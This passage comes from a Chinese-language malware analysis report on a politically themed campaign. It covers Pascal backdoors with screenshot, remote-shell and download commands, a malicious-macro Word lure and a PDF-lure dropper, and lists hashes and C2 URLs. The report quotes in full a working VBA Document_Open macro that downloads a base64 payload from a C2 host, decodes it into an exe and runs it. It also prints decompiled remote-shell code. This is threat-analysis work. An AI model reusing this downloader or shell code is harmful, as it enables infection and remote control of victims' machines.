
通过`http://nicoledotson.icu/debby/weatherford/ekspertyza` URL获取功能命令(**功能为截屏,远程shell,以及下载文件**)



③.发送屏幕快照

截取屏幕快照函数

向URL地址 `http://nicoledotson.icu/debby/weatherford/zavantazhyty` 发送截屏



④.远程shell


远程shell主要代码

```
else if ( sub_44EFA0() )
{
  v14 = *(_DWORD *)(*(_DWORD *)(v55 + 1184) + 0x3BC);
  v15 = **(_DWORD **)(*(_DWORD *)(v55 + 1184) + 0x3BC);
  (*(void (__fastcall **)(int, void **))(v15 + 164))(v15, &off_58F2AC);// shell
  sub_403CC0(&v47);
  sub_403CC0(&v49);
  sub_408D90(0);
  sub_4272E0(v55, (int)"vydalyty", v49, a3, a4, a5, &v48);
  sub_408D90(0);
  v16 = *(_DWORD *)(*(_DWORD *)(v55 + 0x4A0) + 956);
  v17 = **(_DWORD **)(*(_DWORD *)(v55 + 0x4A0) + 956);
  (*(void (__fastcall **)(int, int))(v17 + 164))(v17, v47);
  Sleep(0x1F4u);
  sub_426D40(v18, &v48);
  sub_567340(v19, &v47);
  create_shell(v47, (int)&off_58F2BC, &v53, a3, a4, a5);// 创建shell
  sub_567280(v53, &v47, a3, a4, a5);
  sub_4269A0(v20, &unk_58F100);
}
```

```
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = -1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0);// 创建管道
v8 = (_DWORD *)sub_40D9B0(1, (int)&v24, &v25);
v18 = sub_40F650(v8, a4, (int)&savedregs, a5, a6, 0);
if ( !v18 )
{
  LOBYTE(v9) = 0;
  sub_403680(v9, 68);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 257;
  StartupInfo.wShowWindow = 0;
  StartupInfo.hStdInput = GetStdHandle(0xFFFFFFF6);
  StartupInfo.hStdOutput = hWritePipe;
  StartupInfo.hStdError = hWritePipe;
  sub_408C90(&lpCurrentDirectory, v39);
  v10 = lpCurrentDirectory;
  if ( !lpCurrentDirectory )
    v10 = Name;
  v16 = v10;
  sub_403CC0(&lpCommandLine);
  sub_408D90((int *)&lpCommandLine, (int)"cmd.exe /C ", v40, 0);
  __lpCommandLine = lpCommandLine;
  if ( !lpCommandLine )
    __lpCommandLine = Name;
  v28 = CreateProcessA(0, __lpCommandLine, 0, 0, -1, 0, 0, v16, &StartupInfo, &ProcessInformation) != 0;// 创建shell进程
  CloseHandle(hWritePipe);
  if ( v28 )
  {
    v12 = (_DWORD *)sub_40D9B0(1, (int)&v21, &v22);
    v17 = sub_40F650(v12, a4, (int)&savedregs, a5, a6, 0);
    if ( !v17 )
    {
      do
      {
        v32 = ReadFile(hReadPipe, Buffer, 0xFFu, &NumberOfBytesRead, 0) != 0;// 读取管道
```


远程shell代码

向URL地址 `http://nicoledotson.icu/debby/weatherford/pidnimit` 发送shell回显



⑤.文件下载

下载文件,推测应该先另存为base64编码的txt文件再解密另存为为exe文件,最后删除txt文件.由于环境问题我们并没有捕获后续的代码



```
(*(void (__fastcall **)(int, const char *))(v22 + 0xA4))(v22, "Download File");
sub_403CC0(&v47);
sub_403CC0(&v49);
sub_408D90(0);
sub_4272E0(v55, (int)"vydalyty", v49, a3, a4, a5, &v48);
sub_408D90(0);
v23 = *(_DWORD *)(*(_DWORD *)(v55 + 0x4A0) + 0x3BC);
v24 = **(_DWORD **)(*(_DWORD *)(v55 + 0x4A0) + 0x3BC);
(*(void (__fastcall **)(int, int))(v24 + 0xA4))(v24, v47);
Sleep(0x1F4u);
sub_426D40(v25, &v48);
sub_567340(v26, &v47);
v27 = *(_DWORD *)(*(_DWORD *)(dword_5E45D0 + 0x4A0) + 0x3BC);
v28 = **(_DWORD **)(*(_DWORD *)(dword_5E45D0 + 0x4A0) + 0x3BC);
(*(void (__fastcall **)(int, int))(v28 + 164))(v28, v47);
v52 = sub_4259E0(&unk_58EB70, 1, 1, a3, a4, a5);
v29 = (_DWORD *)sub_40D9B0(1, (int)&v41, &v44);
v35 = sub_40F650(v29, a3, (int)&savedregs, a4, a5, 0);
if ( !v35 )
{
  *((_BYTE *)v52 + 9) = 1;
  sub_43A940((int)v52, 5);
  sub_426D40(v31, &v48);
  sub_567340(v32, &v47);
  sub_408C90(v52 + 0xE, v47);
  sub_44E500((int)"TEMP", &v42, a4, a5);
  v37 = v42;
  v38 = (const char *)&unk_58EF18;
  sub_425480(20, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v43);
  v39 = v43;
  v40 = ".txt";
  sub_409000(v52 + 12, (int)&v37, 3, a3, a4, a5, 0);
  v38 = "SecurityHealthService-";
  sub_425480(3, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v42);
  v39 = v42;
  v40 = ".exe";
```

⑥.删除命令

通过URL `http://nicoledotson.icu/debby/weatherford/vydalyty` 获取删除指令

```
00426E8E  .  8D45 B8      lea eax,[local.18]
00426E91  .  E8 2ACEFDFF  call Define_t.00403CC0
00426E96  .  6A 00        push 0x0
00426E98  .  8B0D E0455E0 mov ecx,dword ptr ds:[0x5E45E0]      <F■
00426E9E  .  BA C8F15800  mov edx,Define_t.0058F1C8           JkjdaEWQTTTu=
00426EA3  .  8D45 B8      lea eax,[local.18]
00426EA6  .  E8 E51EFEFF  call Define_t.00408D90
00426EAB  .  8B4D B8      mov ecx,[local.18]
00426EAE  .  BA E4F15800  mov edx,Define_t.0058F1E4           vydalyty
00426EB3  .  8B45 F8      mov eax,[local.2]
00426EB6  .  E8 25040000  call Define_t.004272E0
00426EBB  .  8B4D BC      mov ecx,[local.17]
00426EBE  .  BA FCF15800  mov edx,Define_t.0058F1FC           Delete Request :
00426EC3  .  8D45 C0      lea eax,[local.16]
00426EC6  .  E8 C51EFEFF  call Define_t.00408D90
00426ECB  .  8B55 C0      mov edx,[local.16]
00426ECE  .  8B45 F8      mov eax,[local.2]
00426ED1  .  8B80 A004000 mov eax,dword ptr ds:[eax+0x4A0]
00426ED7  .  8B80 BC03000 mov eax,dword ptr ds:[eax+0x3BC]
00426EDD  .  8B4D F8      mov ecx,[local.2]
00426EE0  .  8B89 A004000 mov ecx,dword ptr ds:[ecx+0x4A0]
00426EE6  .  8B89 BC03000 mov ecx,dword ptr ds:[ecx+0x3BC]
00426EEC  .  8B09         mov ecx,dword ptr ds:[ecx]
```


此外我们还关联到一个与之相似的样本,诱饵文档与之相同故不再赘述

样本信息	Internet in government(互联网在政府机构)
样本MD5	20d21c75b92be3cfcd5f69a3ef1deed2
样本SHA-1	fd20567190ef2920c5c6c449aeeb9fe75f7df425
样本SHA-256	23aa2347bf83127d40e05742d7c521245e51886f38b285be7227ddb96d765337
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2106880 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-20 12:09:44


(2).Employee-entitlements-2020

a.样本信息

样本信息	Employee-entitlements-2020(员工权益-2020)
样本MD5	91f83b03651bb4d1c0a40e29fc2c92a1
样本SHA-1	c1cfc6bbd8ce0ce03d7cd37c68ee9e694c582aef
样本SHA-256	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b11ad80
样本类型	MS Word 文档 带有恶意宏
样本大小	43.00 KB (44032 bytes)
样本创造时间	2020-01-20 09:10:00
最后保存时间	2020-01-20 10:11:00
最初上传时间	2020-01-22 08:41:44




样本文件名翻译信息




最初VT上传时间

样本Employee-entitlements-2020.doc文件信息



样本文档创造时间,保存时间,页码语言

该样本属于包含恶意**宏**的文档,我们打开可以看到其内容关于**财政部关于文职和军事雇员福利的声明**,属于涉及**政治类**的题材



b.样本分析

通过使用`olevba` dump出其包含的恶意宏代码(如下图所示:)

其主要逻辑为:下载该URL`http://linda-callaghan.icu/Minkowski/brown`上的内容到本台机器的`%ProgramData%\IntegratedOffice.txt`(此时并不是其后门,而且后门文件的`base64`编码后的结果)。通过读取`IntegratedOffice.txt`的所有内容将其解码后,把数据流写入`%ProgramData%\IntegratedOffice.exe`中,并且延迟运行`%ProgramData%\IntegratedOffice.exe`删除`%ProgramData%\IntegratedOffice.txt`

```
'主体函数
Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.responseBody
oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
'将http://linda-callaghan.icu/Minkowski/brown内容写入C:\ProgramData\IntegratedOffice.txt
oStream.Close
Set fso = CreateObject("Scripting.Filesystemobject")
Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
contents = mm.ReadAll() '读取C:\ProgramData\IntegratedOffice.txt全部内容
oStream.Close
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue '调用base64解密数据
BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe") '并且将解密数据写入C:\ProgramData\IntegratedOffice.exe
Call WaitFor(10)
Shell ("C:\ProgramData\IntegratedOffice.exe") '执行C:\ProgramData\IntegratedOffice.txt
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt") '删除C:\ProgramData\IntegratedOffice.txt
End Sub
```

样本信息	IntegratedOffice.exe
样本MD5	e8effd3ad2069ff8ff6344b85fc12dd6
样本SHA-1	417e60e81234d66ad42ad25b10266293baafdfc1
样本SHA-256	80fb33854bf54ceac731aed91c677d8fb933d1593eb95447b06bd9b80f562ed2
样本类型	Win32 EXE GUI程序
样本大小	1.95 MB (2047488 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 12:29:16


样本IntegratedOffice.exe文件信息

PE文件信息


property	value
signature	0x50450000
machine	Intel
sections	7
compiler-stamp	0x00000000 (Thu Jan 01 01:00:00 1970)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optional-header	224 (bytes)
processor-32bit	true

样本时间戳

该样本属于上一个样本中的**下载者(Downloader)**部分,其还是通过创建`GUID`.bin标记感染机器



并且创建指向自身的快捷方式于自启动文件夹中




剩下的收集信息并且等待回显数据的操作都与上文中提到的相同故此不再赘述

(3).Brochure-Jerusalem_26082019_pdf


a.样本信息

样本信息	Brochure-Jerusalem_26082019_pdf(手册-耶路撒冷)
样本MD5	46871f3082e2d33f25111a46dfafd0a6
样本SHA-1	f700dd9c90fe4ba01ba51406a9a1d8f9e5f8a3c8
样本SHA-256	284a0c5cc0efe78f18c7b9b6dbe7be1d93da8f556b432f03d5464a34992dbd01
样本类型	Win32 EXE GUI程序
样本大小	2.27 MB (2376192 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-16 07:08:10


通过 `FindResource` 函数查找资源 `MYDATA`,通过下图我们可以看出该资源是一个 `PDF` 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\Brochure-Jerusalem_26082019.pdf (诱饵文件)中



通过 ShellExecute 函数将 %Temp%\Brochure-Jerusalem_26082019.pdf 打开



该样本关于**耶路撒冷**的话题,属于**政治类**诱饵文档

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

